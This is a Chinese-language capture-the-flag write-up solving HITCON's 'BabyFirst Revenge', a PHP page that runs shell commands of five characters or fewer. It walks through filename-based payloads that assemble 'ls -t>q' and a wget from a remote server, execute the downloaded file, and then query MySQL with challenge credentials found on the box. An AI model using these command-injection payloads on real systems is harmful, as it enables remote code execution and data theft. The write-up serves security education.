**BabyFirst Revenge**

|  |  |
| --- | --- |
| 1  2  3 | Do you remember BabyFirst from HITCON CTF 2015?  This is the harder version!  http://52.199.204.34/ |

**Solution**

点开后，发现给了源码：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | <?php  $sandbox = '/www/sandbox/' . md5("orange" . $\_SERVER['REMOTE\_ADDR']);  @mkdir($sandbox);  @chdir($sandbox);  if (isset($\_GET['cmd']) && strlen($\_GET['cmd']) <= 5) {  @exec($\_GET['cmd']);  } else if (isset($\_GET['reset'])) {  @exec('/bin/rm -rf ' . $sandbox);  }  highlight\_file(\_\_FILE\_\_); |

简要的分析一下：

1. 对每个REMOTE\_ADDR有对应的sandbox
2. 能执行长度<=5的命令
3. 提供了reset功能。

之前在总结时，有遇到过，见[chybeta:wafbypass](https://chybeta.gitbooks.io/waf-bypass/content/ming-ling-zhu-ru/rao-guo-fang-fa.html)，github地址为：[https://github.com/CHYbeta/WAF-Bypass](https://github.com/CHYbeta/WAF-Bypass" \t "_blank)

原本的长度为8，而这里为5，条件苛刻了许多。在原本的场景中，我们可以通过构造文件名，之后利用ls命令及其参数将所需的shell命令写入到一个新文件中，并sh执行该新文件从而达到任意命令执行。这里同样可以借鉴其思路。关键点有两个：

1. 长度限制
2. 写入的顺序

这里先补充一些基本的知识。在linux中，倘若命令过长，可以用续行符（\）来将一行命令变为多行来写。具体例子如下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | ubuntu@VM-207-93-ubuntu:~$ cat chybeta  echo\  "chy\  beta"  ubuntu@VM-207-93-ubuntu:~$ sh chybeta  chybeta |

在文件chybeta中，通过\将命令echo "chybeta"分成了三个部分。

倘若有一行出错呢？见下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | ubuntu@VM-207-93-ubuntu:~$ cat chybeta  atebyhc  echo\  "chy\  beta"  ubuntu@VM-207-93-ubuntu:~$ sh chybeta  chybeta: 1: chybeta: atebyhc: not found  chybeta |


在最前我加了一句atebyhc，显然这不是命令，但这并不妨碍之后语句的执行，仍然能在\的作用下打印出chybeta。


接下来考虑如何构造文件。由于长度的限制，我们不能通过直接的ls -t来通过时间来进行文件名排序并构造。但我们可以曲线救国，先想办法把ls -t>q写入到某个文件中，假设为文件a，然后sh执行文件a，这样命令ls -t的结果就能输出到文件q中。

我最后形成的payload1如下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | >-t\  >\>q  >l\  >s\ \  ls>a  ls>>a |

这里详细解释。在默认情况下，命令ls，根据名称排序，空格等最前，数字其次，字母最后。当我们执行了前四条语句后，这时文件夹中情况如下(这是我本地环境)：  
[https://github.com/CHYbeta/chybeta.github.io/blob/master/images/pic/20171104/2.png?raw=true](https://github.com/CHYbeta/chybeta.github.io/blob/master/images/pic/20171104/2.png?raw=true)

接着执行ls>a后，a中文件内容：  
[](https://github.com/CHYbeta/chybeta.github.io/blob/master/images/pic/20171104/3.png?raw=true)

紧接着执行ls>>a，这个命令会将ls的结果追加到文件a中：  
[](https://github.com/CHYbeta/chybeta.github.io/blob/master/images/pic/20171104/4.png?raw=true)

其文本内容为：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | -t\  >q  a  l\  s \  -t\  >q  a  l\  s \ |


由前面所述，错误的命令不会影响后面正确语句的正确执行，所以第一行到第三行是错误的命令可忽略，并且第三行a后没有续行符，这不会影响到下一行。从第四行到第七行，由于续行符（\），可以构成如下的命令：


|  |  |
| --- | --- |
| 1  2  3  4 | l\  s \  -t\  >q |

也即ls -t>q，能够根据文件的时间来进行排序并将结果写入到文件q中。剩余几行，对结果无影响可忽略。

接下来延续以前的套路，想办法wget远程的某个文件，这样文件中能藏有足够长的payload。为方便起见-，可以将远程服务器的ip转换为十进制，这样不用考虑小数点带来的影响。假设我们的ip转换成十进制后为：2077173\*48（hh这里我隐去一位数字）。则命令wget 2077173\*48，会从2077173\*48处下载并默认保存为index.html。考虑到长度的限制，我们需要将上述命令分段成长度小于等于5，并用续行符\隔开。考虑到，前面是使用ls -t>q，而参数-t，会让新生成的文件排在前面，越早生成的文件排在后面。所以构造这一部分的payload如下:

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | >\*48  >173\  >077\  >\ 2\  >et\  >wg\ |

此时文件目录为：  
[](https://github.com/CHYbeta/chybeta.github.io/blob/master/images/pic/20171104/5.png?raw=true)

接着执行命令sh a，注意文件a是我们第一阶段时生成的，其中包含命令ls -t>q。运行完后查看新生成的文件q：  
[](https://github.com/CHYbeta/chybeta.github.io/blob/master/images/pic/20171104/6.png?raw=true)

如前所述，这里构成了一个新的命令wget 2077173\*48。注意在\*48的下一行是文件a的名字，由于它后面没有\，并且字母顺序在s\之前，刚好起了一个分割的作用。

接下来执行命令sh q，这里为演示方便在本地shell中操作，这跟访问?cmd=sh%20a的效果是一样的:  
[](https://github.com/CHYbeta/chybeta.github.io/blob/master/images/pic/20171104/7.png?raw=true)

可以发现成功的下载了远程的文件并保存到index.html中，而index.html是存放在我们自己的服务器上的，只要执行sh%20i\*，注意这里用来通配符\*，就能够执行sh index.html，从而执行其中的命令。

接下来，需要不断的进行探索flag的所在地。可以按照下述命令来实现命令的执行：

|  |  |
| --- | --- |
| 1  2  3 | ?cmd=rm%20i\* // 删除index.html  ?cmd=sh%20a // 执行文件q，即wget新的index.html  ?cmd=sh%20i\* // 执行index.html中的shell命令 |

在经过一番摸索后，发现在home目录的某个用户的主目录下有README.txt，其内容为：

|  |  |
| --- | --- |
| 1  2 | Flag is in the MySQL database  fl4444g / SugZXUtgeJ52\_Bvr |

接下去通过替换index.html的内容。

index.html

|  |  |
| --- | --- |
| 1 | mysql -ufl4444g -pSugZXUtgeJ52\_Bvr -e "show databases;" > kk5 |

访问：[http://52.199.204.34/sandbox/对应md5/kk5，](http://52.199.204.34/sandbox/%E5%AF%B9%E5%BA%94md5/kk5%EF%BC%8C" \t "_blank) 得到：

|  |  |
| --- | --- |
| 1  2  3 | Database  information\_schema  fl4gdb |

index.html:

|  |  |
| --- | --- |
| 1 | mysql -ufl4444g -pSugZXUtgeJ52\_Bvr -e "SELECT GROUP\_CONCAT(table\_name) FROM INFORMATION\_SCHEMA.TABLES WHERE TABLE\_SCHEMA=0x666c34676462" > kk7 |

访问：[http://52.199.204.34/sandbox/对应md5/kk7，](http://52.199.204.34/sandbox/%E5%AF%B9%E5%BA%94md5/kk7%EF%BC%8C" \t "_blank) 得到：


|  |  |
| --- | --- |
| 1  2 | GROUP\_CONCAT(table\_name)  this\_is\_the\_fl4g |

index.html

|  |  |
| --- | --- |
| 1 | mysql -ufl4444g -pSugZXUtgeJ52\_Bvr -e "(SELECT \* FROM fl4gdb.this\_is\_the\_fl4g" >　kk9 |

访问：[http://52.199.204.34/sandbox/对应md5/kk9，](http://52.199.204.34/sandbox/%E5%AF%B9%E5%BA%94md5/kk9%EF%BC%8C" \t "_blank) 得到：

|  |  |
| --- | --- |
| 1  2 | secret  hitcon{idea\_from\_phith0n,thank\_you:)} |

[](https://github.com/CHYbeta/chybeta.github.io/blob/master/images/pic/20171104/8.png?raw=true)